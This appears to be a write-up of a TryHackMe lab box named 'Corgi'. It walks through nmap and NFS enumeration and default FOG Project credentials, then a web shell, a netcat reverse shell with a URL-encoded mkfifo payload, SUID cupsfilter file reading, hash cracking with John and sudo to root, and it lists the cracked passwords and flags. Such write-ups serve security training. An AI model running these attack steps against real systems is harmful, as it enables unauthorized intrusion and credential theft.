
Corgi

Enumeration

# We found a nfs mount point running.
# Web server didmt had anything interesting so i kept running the scans in back


# Nfs had to mount points



```
└─# showmount -e $ip
Export list for 10.10.69.232:
/images/dev *
/images     *
```

# I mounted /images and inspected it and had two scripts but wasnt able to write to any of them even if we had permissions to write

# WEb server returned a directory named fog



10.10.69.232/fog/management/index.php

FOG Project

Username

Password

Language English


Login

Estimated FOG Sites:

Latest Version:

Latest Development Version:

# Then tried default credentials fog : password and got logged in



Dashboard

System Overview
Server information at a glance.

fog
10.10.69.232
0.02, 0.01, 0.04
Up: 0 days 0 hrs 58 mins


Storage Group Activity
Selected groups's current activity

Storage Node Disk Usage
Selected node's disk usage

Node Offline
Node is unavailable

Imaging Over the last 30 days

# We have a exploit avaialble for this version (1.5.9)



```
└─# searchsploit  fog
------------------------------------------------------------------------------------- ------------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------- ------------------------------
Fog Creek Software FogBugz 4.0 29 - 'default.asp' Cross-Site Scripting               | asp/webapps/27071.txt
FOG Forum 0.8.1 - Multiple Local File Inclusions                                     | php/webapps/5784.txt
FOGProject 1.5.9 - File Upload RCE (Authenticated)                                   | php/webapps/49811.txt
------------------------------------------------------------------------------------- ------------------------------
```


PortScan

```
PORT      STATE SERVICE  REASON         VERSION
21/tcp    open  ftp      syn-ack ttl 61 vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 ff:95:7b:01:be:e9:07:fb:94:35:f3:04:33:85:58:85 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrrKcnbsrBRmslfa3f/JLq9HLzIHCJmYP/
uJAH3dp4xgtI8GoqnLDhkLQzkqwKmYHPheN6RuFUpXlUS7PKhGRSGrVjB19Jr1Bfae0SUNcd6Zpt6IoIs2QW8ZtWdkSbJnmeabldZkCEwaxvQ7x1wT7M
yIZJD6xL5Fqi1v+xQrVPrBpRkZjmXfMjOxzTH0ZKQqJ5IDtLSC3iWnNv
|   256 f2:9b:c2:96:66:21:e6:f8:bb:a5:ee:9b:90:b8:bc:f1 (ECDSA)
| ecdsa-sha2-nistp256 
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE1Kjdu8KHppyPgyl9s+phSbLajWejdOCwQi9Ik5yjsgSKWq3diVXnp1lEA1HJ6Wfl
0=
|   256 fa:49:29:e3:f0:85:ff:e6:16:87:52:76:b1:75:3f:8e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGPBhn1d8yatLFvrTj8198Q7A4FVtBP4mCZCWfwCGH6c
80/tcp    open  http     syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods: 
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp   open  rpcbind  syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38578/udp6  mountd
|   100005  1,2,3      47110/udp   mountd
|   100005  1,2,3      52981/tcp   mountd
|   100005  1,2,3      54847/tcp6  mountd
|   100021  1,3,4      44727/tcp6  nlockmgr
|   100021  1,3,4      44759/tcp   nlockmgr
|   100021  1,3,4      46908/udp6  nlockmgr
|   100021  1,3,4      59072/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
443/tcp   open  http     syn-ack ttl 61 Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
2049/tcp  open  nfs_acl  syn-ack ttl 61 3 (RPC #100227)
3306/tcp  open  mysql    syn-ack ttl 61 MySQL 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
|   Thread ID: 100
|   Capabilities flags: 63487
|   Some Capabilities: LongColumnFlag, Support41Auth, IgnoreSigpipes, ODBCClient, InteractiveClient, Speaks41ProtocolOld, SupportsTransactions, ConnectWithDatabase, SupportsLoadDataLocal, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, FoundRows, LongPassword, IgnoreSpaceBeforeParenthesis, SupportsCompression, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: PYPf.Q/3T,}Tk=0tz*\u
|_  Auth Plugin Name: mysql_native_password
33157/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
44759/tcp open  nlockmgr syn-ack ttl 61 1-4 (RPC #100021)
52553/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
52981/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=11/8%OT=21%CT=%CU=37117%PV=Y%DS=4%DC=I%G=N%TM=6189BE7C%P=x86_64-pc-linux-gnu)
SEQ(SP=100%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OPS(O1=M505ST11NW6%O2=M505ST11NW6%O3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%T=40%W=F507%O=M505NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 16.068 days (since Sat Oct 23 18:41:08 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation

```
# We have rce
```




10.10.69.232/fog/service/ipxe/myshell.php?cmd=hostname

corgi

# Now going for a proper shell

# It took some time but i eventually got a proper shell by using burp and url encoding the rev shell payload



```
┌──(root💀CyberJunkie)-[~/Tryhackme/Corgi_THM/mount/postinitscripts]
└─# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.69.232] 59454
sh: 0: can't access tty; job control turned off
$ w
```


%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%

Post-Exploitation


# NOw we have a cupsfilter suid binary which allows to read any file

# i tried to dump shadow file and crack the hashes but they werent cracking so searched other weird files

# found a bakup file of index.html only readabnle by root so tried to read that and got credentials for user rufus




```
drwxr-xr-x  3 www-data www-data   4096 May 24 23:52 service
drwxr-xr-x  2 www-data www-data   4096 May 24 23:52 status
www-data@corgi:~/fog$ cupsfilter -i application/octet-stream -m application/octet-stream index.php_bak
t-stream index.php_bakion/octet-stream -m application/octet
DEBUG: argv[0]="cupsfilter"
DEBUG: argv[1]="1"
DEBUG: argv[2]="www-data"
DEBUG: argv[3]="index.php_bak"
DEBUG: argv[4]="1"
DEBUG: argv[5]=""
```




```
Rufus, please change the default credentials. Be sure not to reuse your password
 64B1B9F36607FF04BE7EF6E88E416B54C557D713
 */
```

# Cracked the hash for user rufus



```
┌──(root💀CyberJunkie)-[~/Tryhackme/Corgi_THM]
└─# john hash --wordlist=~/wordlists/rockyou.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedi
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
cookiemonster    (?)
1g 0:00:00:00 DONE (2021-11-08 22:44) 100.0g/s 419200p/s 419200c/s 419200C/s devil666..ravens
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

# ssh into as rufus and we have all sudo access



```
rufus@corgi:~$ id
uid=1000(rufus) gid=1000(rufus) groups=1000(rufus),4(adm),24(cdrom),
rufus@corgi:~$ sudo -l
[sudo] password for rufus:
Matching Defaults entries for rufus on corgi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local

User rufus may run the following commands on corgi:
    (ALL : ALL) ALL
rufus@corgi:~$ sudo su
root@corgi:/home/rufus#
```

Loot

Credentials

# port 80 /fog

fog : password

# ssh

rufus : cookiemonster

Flags

# User.txt

DC0E19A72F863775B2607BDC0660A609E8794D89F065EE1870C048E8CF8A7A24

# Root.txt

C64E43AD84FE0830FBAAC7F622A21E85E7AB2242761A31DDAD0874F7F617F9A0